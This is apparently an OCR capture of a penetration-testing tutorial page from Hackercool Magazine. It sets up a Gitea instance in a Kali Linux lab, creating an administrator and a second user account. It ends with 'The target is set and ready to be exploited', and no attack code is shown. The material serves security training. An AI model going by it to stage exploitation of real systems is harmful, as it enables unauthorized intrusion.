
Follow Hackercool Magazine For Latest Updates




Meta Platforms has recently announced that it has started to expand global testing of end-to-end encryption (E2EE) in Messenger chats by default.




Create an administrator account.




Click on Install to start installing Gitea.



Next, register another account.




172.20.0.2:3000/user/sign_up
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Register
Username *
user1
Email Address *
admin@useradmin.com
Password *
Re-Type Password *
172.20.0.2:3000
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
user1
Account was successfully created.
Repository
Organization
Repositories 0
Find a repository...
All 0
Sources
Forks
Mirrors
Collaborative

The target is set and ready to be exploited.

